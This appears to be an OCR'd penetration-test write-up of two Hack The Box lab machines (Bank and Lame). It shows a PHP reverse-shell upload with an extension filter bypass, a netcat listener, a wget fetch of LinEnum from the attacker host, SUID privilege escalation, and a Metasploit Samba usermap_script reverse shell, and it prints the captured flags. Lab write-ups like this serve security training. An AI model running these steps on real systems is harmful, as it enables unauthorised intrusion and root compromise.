


7) I went to google for finding php reverse shell and I used the 'pentestmonky' and edit with my ip and port



8) Also, I change the extension of the file to htb (for passing the filtering) and open port for listen





Initial Shell Screenshot:

9) I press on the file a I got the shell

```
┌──(root㉿kali)-[/usr/share/dirbuster/wordlists]
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.10.29] 56294
Linux bank 4.4.0-79-generic #100~14.04.1-Ubuntu SMP Fri May 19 18:37:52 UTC 2017 i686 i68
 00:14:20 up 11:33,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -l
total 80
drwxr-xr-x   2 root root  4096 Jun 14  2017 bin
drwxr-xr-x   3 root root  4096 Jun 15  2017 boot
drwxr-xr-x  17 root root  3820 Nov 10 12:40 dev
drwxr-xr-x  96 root root  4096 Nov 10 12:40 etc
drwxr-xr-x   3 root root  4096 May 28  2017 home
lrwxrwxrwx   1 root root    32 Jun 15  2017 initrd.img -> boot/initrd.img-4.4.0-79-generi
lrwxrwxrwx   1 root root    32 May 28  2017 initrd.img.old -> boot/initrd.img-4.4.0-31-ge
drwxr-xr-x  21 root root  4096 Jun 14  2017 lib
drwx------   2 root root 16384 May 28  2017 lost+found
drwxr-xr-x   3 root root  4096 May 28  2017 media
drwxr-xr-x   2 root root  4096 Apr 11  2014 mnt
drwxr-xr-x   2 root root  4096 Aug  3  2016 opt
dr-xr-xr-x 104 root root     0 Nov 10 12:40 proc
drwx------   4 root root  4096 Dec 24  2017 root
drwxr-xr-x  20 root root   680 Nov 10 12:40 run
drwxr-xr-x   2 root root 12288 Dec 24  2017 sbin
drwxr-xr-x   2 root root  4096 Aug  3  2016 srv
dr-xr-xr-x  13 root root     0 Nov 10 12:40 sys
drwxrwxrwt   3 root root  4096 Nov 11 00:12 tmp
drwxr-xr-x  10 root root  4096 May 28  2017 usr
drwxr-xr-x  14 root root  4096 May 29  2017 var
lrwxrwxrwx   1 root root    29 Jun 15  2017 vmlinuz -> boot/vmlinuz-4.4.0-79-generic
lrwxrwxrwx   1 root root    29 May 28  2017 vmlinuz.old -> boot/vmlinuz-4.4.0-31-generic
$
```

10) I went the home directory of user Chris and I found the user flag

```
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@bank:/$

www-data@bank:/$ pwd
pwd
/
www-data@bank:/$ cd home
cd home
www-data@bank:/home$ ls
ls
chris
www-data@bank:/home$ cd chris
cd chris
www-data@bank:/home/chris$ ls -l
ls -l
total 4
-r--r--r-- 1 chris chris 33 Nov 10 12:41 user.txt
www-data@bank:/home/chris$ cat user.txt
cat user.txt
a3f1aba2651c1897600a6ecbbfa8a4cb
www-data@bank:/home/chris$
```

Additional Priv Esc info

Vulnerability Exploited: With the script 'LinEnum' I found an interesting file that give me root privileges

Vulnerability Explanation: After I got the shell, I was trying to find a way to get privilege escalation and I was decided to use a powerful tool called 'LinEnum' that help me find an interesting file that can run by normal user and give him root privilege

Vulnerability Fix: Removal of run permission from the executable file

Severity: High

Exploit Code:

1) First, I upload to the system the script 'LinEnum' that used for scripted local Linux enumeration and privilege escalation checks

```
www-data@bank:/tmp$ wget http://10.10.14.36:8080/LinEnum.sh
wget http://10.10.14.36:8080/LinEnum.sh
--2022-11-11 13:48:56--  http://10.10.14.36:8080/LinEnum.sh
Connecting to 10.10.14.36:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

100%[=====================================>] 46,631      135KB/s   in 0.3s

2022-11-11 13:48:57 (135 KB/s) - 'LinEnum.sh' saved [46631/46631]

www-data@bank:/tmp$ ls -l
ls -l
total 52
-rw-rw-rw- 1 www-data www-data 46631 Jul 22 18:26 LinEnum.sh
drwx------ 2 root     root      4096 Nov 11 13:44 vmware-root
www-data@bank:/tmp$ chmod +x linEnum.sh
chmod +x linEnum.sh
chmod: cannot access 'linEnum.sh': No such file or directory
www-data@bank:/tmp$ chmod +x LinEnum.sh
chmod +x LinEnum.sh
www-data@bank:/tmp$
```

2) After the script finished scanning, I notice an interesting file called 'emergency' that has special privileges - Setuid(SUID)bit that mean the file will run with the permissions of the owner of the file

```
[-] SUID files:
-rwsr-xr-x 1 root root 112204 Jun 14  2017 /var/htb/bin/emergency
-rwsr-xr-x 1 root root 5480 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 492972 Aug 11  2016 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 333952 Dec  7  2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 9808 Nov 24  2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-sr-x 1 daemon daemon 46652 Oct 21  2013 /usr/bin/at
-rwsr-xr-x 1 root root 35916 May 17  2017 /usr/bin/chsh
```

3) I navigate to var/htb/emergency and I run it with ./emergency and get root privilege

Proof Screenshot Here:

```
www-data@bank:/var/htb/bin$ ./emergency
./emergency
# whoami
whoami
root
# pwd
pwd
/var/htb/bin
# cd /home
cd /home
# ls
ls
chris
# cd ..
cd ..
# ls
ls
bin   etc          initrd.img.old  media  proc  sbin  tmp  vmlinuz
boot  home         lib             mnt    root  srv   usr  vmlinuz.old
dev   initrd.img   lost+found      opt    run   sys   var
# cd root
cd root
# ls
ls
root.txt
# cat root.txt
cat root.txt
3a65df6c71671848ca759d68aa75691e
```

System IP: 10.10.10.3

Service Enumeration

Server IP Address	Ports Open
10.10.10.3	**TCP:** 22, 139, 445
	UDP:

Nmap Scan Results:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -v -A 10.10.10.3
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-13 07:00 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:00
Completed NSE at 07:00, 0.00s elapsed
Initiating NSE at 07:00
Completed NSE at 07:00, 0.00s elapsed
Initiating NSE at 07:00
Completed NSE at 07:00, 0.00s elapsed
Initiating Ping Scan at 07:00
Scanning 10.10.10.3 [4 ports]
Completed Ping Scan at 07:00, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:00
Completed Parallel DNS resolution of 1 host. at 07:00, 0.02s elapsed
Initiating SYN Stealth Scan at 07:00
Scanning 10.10.10.3 [1000 ports]
Discovered open port 139/tcp on 10.10.10.3
Discovered open port 445/tcp on 10.10.10.3
Discovered open port 22/tcp on 10.10.10.3
Not shown: 988 filtered tcp ports (no-response), 9 filtered tcp ports (host-unreach)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 c
Aggressive OS guesses: OpenWrt White Russian 0.9 (Linux 2.4.30) (92%), Linux 2.6.23 (92%),
oller (92%), D-Link DAP-1522 WAP, or Xerox WorkCentre Pro 245 or 6556 printer (92%), Dell I
ed Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, o
(likely embedded) (92%), Citrix XenServer 5.5 (Linux 2.6.18) (92%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 497.101 days (since Sun Jul  4 05:37:47 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=202 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Privilege Escalation

Priv Esc info

Vulnerability Exploited: After I finished scanning, I was searching on the internet for a piece of information about samba service with version 3.x – 4.x on port 139, and I found that there is a known vulnerability using the platform 'msfconsole' that can give me root privileges


Vulnerability Explanation: The service 'samba' was in old version and with known vulnerability

Vulnerability Fix: Update the service immediately

Severity: High

Proof Screenshot Here:

1) When I was searching on the internet for a piece of information about samba service with version 3.x – 4.x on port 139, and I found a website that explain to me the vulnerability



2) I saw in the bottom of the site what module in msfconsole I need to use for exploit the system

```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username
map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba
/usermap_script
```

```
use exploit/multi/samba/usermap_script
```

3) After that I used that on my terminal and run it and I get a shell

```
└─# msfconsole -q
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.136.135  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.36
LHOST => 10.10.14.36
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.36:4444
[*] Command shell session 1 opened (10.10.14.36:4444 -> 10.10.10.3:53241) at 2022-11-13 07:37:17 -0500
```

4) I wrote the command: 'shell' and saw that I'm root on the system

```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
whoami
whoami
root
```

5) After that I went the root home directory and display the root flag

```
root@lame:/root# cat root.txt
cat root.txt
ce8c570414ea852b464cd1200bbe697c
```

6) I continue to search the regular user of the system. So, I went the 'home' directory and I notice that there is directory called 'makis'

```
cd /home
root@lame:/home# ls
ls
ftp  makis  service  user
```

7) I enter the directory and saw the user flag

```
root@lame:/home/makis# ls
ls
user.txt
root@lame:/home/makis# cat user.txt
cat user.txt
959aea813d16435122f9de52f065aa7e
root@lame:/home/makis#
```